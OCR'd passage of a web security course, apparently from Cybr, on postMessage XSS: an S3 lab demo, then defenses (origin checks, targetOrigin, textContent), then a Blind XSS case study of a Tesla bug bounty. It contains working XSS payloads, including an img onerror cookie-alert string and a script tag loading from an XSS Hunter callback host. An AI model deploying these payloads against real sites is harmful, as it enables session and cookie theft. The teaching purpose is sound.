
Amazon S3 auto-generates our website URL so that's the 3 URLs I'll be using to access each window, and you'll recognize these URLs as having been hardcoded in our sample code (which you can access here):


- Window A: http://cybr-lab-postmessage-xss.s3-website-us-east-1.amazonaws.com/window_a.html
- Window B: http://cybr-lab-postmessage-xss-notifs.s3-website-us-east-1.amazonaws.com/window_b.html
- Malicious website: http://cybr-lab-postmessage-xss-attack.s3-website-us-east-1.amazonaws.com/




When we open window `A`, everything works as expected. We see the number of notifications returned from the window `B` iframe and postMessage. We can see the messages in our console logs.



My HTML Page
Not secure
cybr-lab-postmessage-xss.s3...
Incognito
Welcome back
You have 8 notifications


My HTML Page
Not secure
Welcome back
You have 8 notifications
DevTools - cybr-lab-postmessage-xss.s3-website-us-east-1.a...
Elements
Console
Sources
Network
<!DOCTYPE html>
<html lang="en">
<head>…</head>
<body>
<h2 id="name">Welcome back</h2>
<h3 id="notifications">You have 8 notifications</h3>
<iframe id="notifs-iframe" src="http://cybr-lab-postmessage-xss-notifs.s3-website-us-east-1.amazonaws.com/window_b.html" style="display:none;"> == $0
#document
</iframe>
<script type="text/javascript">…</script>
</body>
</html>
html
body
iframe#notifs-iframe
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Filter
:hov
.cls




Next, if we open our malicious website window and we click on the button, it will open window A as you can see by the URL, but after a few seconds, it will pop open a dialog window which is from our XSS payload, so we have a successful payload execution in window A from the malicious window!






You will also notice if you open the console for malicious website, that the iframe is included, and as a result, we're able to steal data from window B. This is possible for two reasons:

1. We're able to embed window `B` as an iframe
2. Window `B` is not checking who the origin is





Conclusion

Take some time to look through the code and examples, because this can be a bit confusing since there are multiple different windows and messages to keep track of. For access to the source code, check out the link on GitHub: https://github.com/Cybr-Inc/postMessage-XSS-Demo.

The demo that I'm showing in this lesson was setup in Amazon S3 which is an AWS service that you can use for free with the free tier, so feel free to play around with it yourself if you'd like!

Alright, now that we've sufficiently exploited this scenario, let's complete this lesson, and let's move on to the next where we'll explain how to protect against the attacks we just demonstrated.

postMessage XSS Prevention

While there's an entire section in this course dedicated to XSS prevention, since the topic is fresh in our minds, let's discuss defensive measures we can implement specifically for postMessage in this lesson.

If you remember, the two main problems are:

1. Not enforcing and checking the event origin
2. Not treating event data as unsafe

Enforcing and checking the event origin

If we go back to our code example, starting with window A, we can easily implement this step with one single line of code added within the logic of our event listener:

```
if (event.origin !== 'https://some-domain.com') return;
```

I'm also going to add two `console.log()` to see what's happening with our logic. We end up with this code for window `A`:

```
// listen for messages
    window.addEventListener('message', function(event) {
      console.log("A postMessage attempt was made with origin: " + event.origin);
      if (event.origin !== 'http://cybr-lab-postmessage-xss-notifs.s3-website-us-
east-1.amazonaws.com') return;
      console.log("Origin:" + event.origin);
      console.log('received response:  ' + JSON.stringify(event.data));
      userFName.innerHTML = "Welcome back, " + event.data.userFName;
      notifications.innerHTML = "You have " + event.data.notificationCount + " noti-
fications";
    }, false);
```

Link to window_a_defense.html code.

By adding this line of code, we're telling our script that if the incoming message's origin does not match exactly what we're looking for, don't even continue with the rest of the logic, just exit out and reject the data.

If it does match the expected event origin, then proceed with the rest of the logic.

Remember, as we talked about, this is easier to do when you only have to deal with one origin, but many applications will require messages to come from multiple different origins. It's very important that you lock this down, so you'll want to know exactly which origins you can expect, and then thoroughly test the origin check logic to make sure that someone can't just create a domain that bypasses your regex or other type of allow list.

targetOrigin

In addition to checking origins before proceeding with logic, we also want to always specify the targetOrigin, and never use the `"*"` option. That way, we can ensure that messages are coming from a window that we control.

We know where the message came from, before we do anything with its data.

For window `B`, this means we'd want something like this:

```
parent.postMessage(message, "http://cybr-lab-postmessage-xss.s3.amazonaws.com");
```

This is the code we end up with:

```
<script type="text/javascript">
    // pretend that there's logic pulling data from
    // data storage and crunching numbers (instead of being hardcoded)
    var message = {
      "userID": "34",
      "userFName": "Christophe",
      "notificationCount": "8"
    };
    parent.postMessage(message, "http://cybr-lab-postmessage-xss.s3.amazonaws.
com");
</script>
```

Link to window_b_defense.html code.

Treating Event Data as Unsafe

Once we've implemented proper checks for the origin of the data, we're not yet finished. There's one more critical step to take, which is to assume that all of the data being received is unsafe data. Assume that someone is trying to execute a malicious payload, and for this course, assume that it's a Cross-Site Scripting payload.

What I mean by that is, we want to make sure that (back in window A), we avoid injecting potentially malicious data into the DOM with `.innerHTML`, since properly formatted payloads would get executed by the browser.

So there are three things we should do here:

1. We should properly validate the received data
2. We should properly encode the received data
3. We should avoid using a method like .innerHTML

What I'm going to do to demonstrate this is replace all of the `.innerHTMLs` with `.textContent`.

The reason for this is explained in the docs:

> Element.innerHTML returns HTML, as its name indicates. Sometimes people use innerHTML to retrieve or write text inside an element, but textContent has better performance because its value is not parsed as HTML. Moreover, using textContent can prevent XSS attacks.

In simple terms, it means that even if someone tried to slip through an XSS payload, the payload would be added to the page without being executed by the browser. It would be added as text.

There's more to it than this, of course, and again, we'll talk about all of that in much more detail at the end of the course. But, as you'll see in the demo, this is effective in this specific scenario.

Demo

Now that we've implemented these security controls, let's pull up the secured version of our demo and see what happens!


Before I open up the demo though, I'm going to purposefully add an XSS payload to window `B` so that we can see how the payload gets handled in window `A`.

```
var message = {
      "userID": "34",
      "userFName": "Christophe",
      "notificationCount": "8 <img src=x onerror=alert(document.cookie)>"
    };
```

Let's upload these files in the same buckets as our other files but with different names so that they can remain side-by-side.


Once uploaded, let's start by first opening window A to see how it handles the XSS payload, and also to make sure it all still works!

http://cybr-lab-postmessage-xss.s3.amazonaws.com/window_a_defense.html (make sure you have it as http and not https)



Awesome! The message gets properly sent, received, and processed. The XSS payload is rendered harmless with `.textContent`, and simply gets written out on the page as text.


Now let's open the `malicious_website_defense` page and see what happens there.



Nothing's happened, and that's a good sign! Based on the code in `malicious_website_defense.html`, we should be seeing the message from window B since we've embeded that child page as an iframe. But because the `targetOrigin` doesn't match, the message doesn't get dispatched, and the attacker is unable to steal data through this method.

[Link to malicious_website_defense.html code.]

Finally, if we click the button which will load window A, and which in our previous lab would have executed an XSS payload after 3 seconds, we'll see that this time nothing happens.



We can see that an attempt was made with our `console.log("A postMessage attempt was made with origin: " + event.origin);`

But the origin check shuts it down, which means the XSS payload never even reaches the lines of code to add the data to the page.

Even if it did, though, again, our `.textContent` modification would have prevented it from firing.

So you can see how these layers of defense work with one another.

Conclusion

We've now reviewed key concepts to protect our applications against postMessage XSS.

We learned how to properly check the event data's origin, how to properly set a `targetOrigin`, and one way of preventing XSS payloads from executing when handling event data.

You may now complete this lesson and move on!

Blind XSS

What is Blind XSS?

In this lesson, we're going to walk through this case study: Cracking my windshield and earning $10,000 on the Tesla Bug Bounty Program

As if finding Cross-Site Scripting vulnerabilities wasn't already hard enough, in some cases, it gets even harder: introducing, blind XSS.

Most of the examples we've talked about so far have returned results. When we find a vulnerability, we get some kind of response back letting us know that it worked.

But with Blind XSS, instead of seeing results, in a lot of cases, you can't see whether your attack was successful or not. That's not always the case as we'll see because there can be some ways around it depending on the situation, but the point of it is that it's not as easy as refreshing the page to see whether it worked or not.

Let's take a look at an example with a case study about a Bug Bounty program that earned a guy named Sam Curry $10,000 for finding a Blind XSS vulnerability after cracking his Tesla's windshield.

When Sam first started looking around for potential vulnerabilities, he wasn't really finding much. At one point, he even renamed his car to this payload:

```
"><script src=//zlz.xss.ht></script>
```

Which is a payload generated by XSS Hunter — a tool that can help with Blind XSS that we'll take a look at later.

Sam couldn't find anything interesting, and completely forgot he'd changed the name of his car. A few months later, he went on a road trip and a huge rock came from nowhere and cracked his windshield.

So, he contacted Tesla support through the Tesla app and setup an appointment to have it fixed.

The day after, he received a text message about the issue. He checked his XSS Hunter and saw something interesting.

One of Tesla's agents responding to his request had fired his XSS Hunter payload from within the context of one of their domains.

They redacted the domain, so we don't know what it was, but it was a subdomain of teslamotors.com: https://redacted.teslamotors.com


The page that was used and vulnerable contained vital statistics about his vehicle, and he quickly realized that it was from a dashboard that Tesla employees would use to manage Tesla vehicles for support, and that, while Sam did not attempt this, he thought it was possible to guess other user's car IDs and pull up their car's profiles to not only access the same statistics about their cars, but also potentially modify configurations.

Sam warned Tesla about the issue. They pushed a hot fix within 12 hours, and paid him $10,000 within two weeks.

Recap

So let's recap what happened:

1. Sam changed his car's name to be an XSS payload
2. The payload was triggered when a Tesla employee accessed his car's information via their internal support tools in order to assist the customer
3. That payload communciated back with the XSS Hunter tool, triggering an alert for Sam to look into
4. XSS Hunter took a screenshot of the page and forwarded all the information it gathered when the payload was triggered



That is a great example of a Blind XSS attack! They're not considered a different type of XSS attack because they typically rely on a stored XSS vulnerability. What makes them different is that the attacker has no idea whether the XSS payload was successfully stored, or if (and when) it will ever be executed. The attacker just has to wait and see if the payload gets pulled out of storage and rendered on a web page loaded by a user.

This makes blind XSS a ‘flavor’ of persistent XSS, and it needs some kind of technology to listen for if/when the payload ever gets triggered.

Various Blind XSS Vulnerabilities

If you’d like more case studies on Blind XSS, and ironically from the same author, check this out:

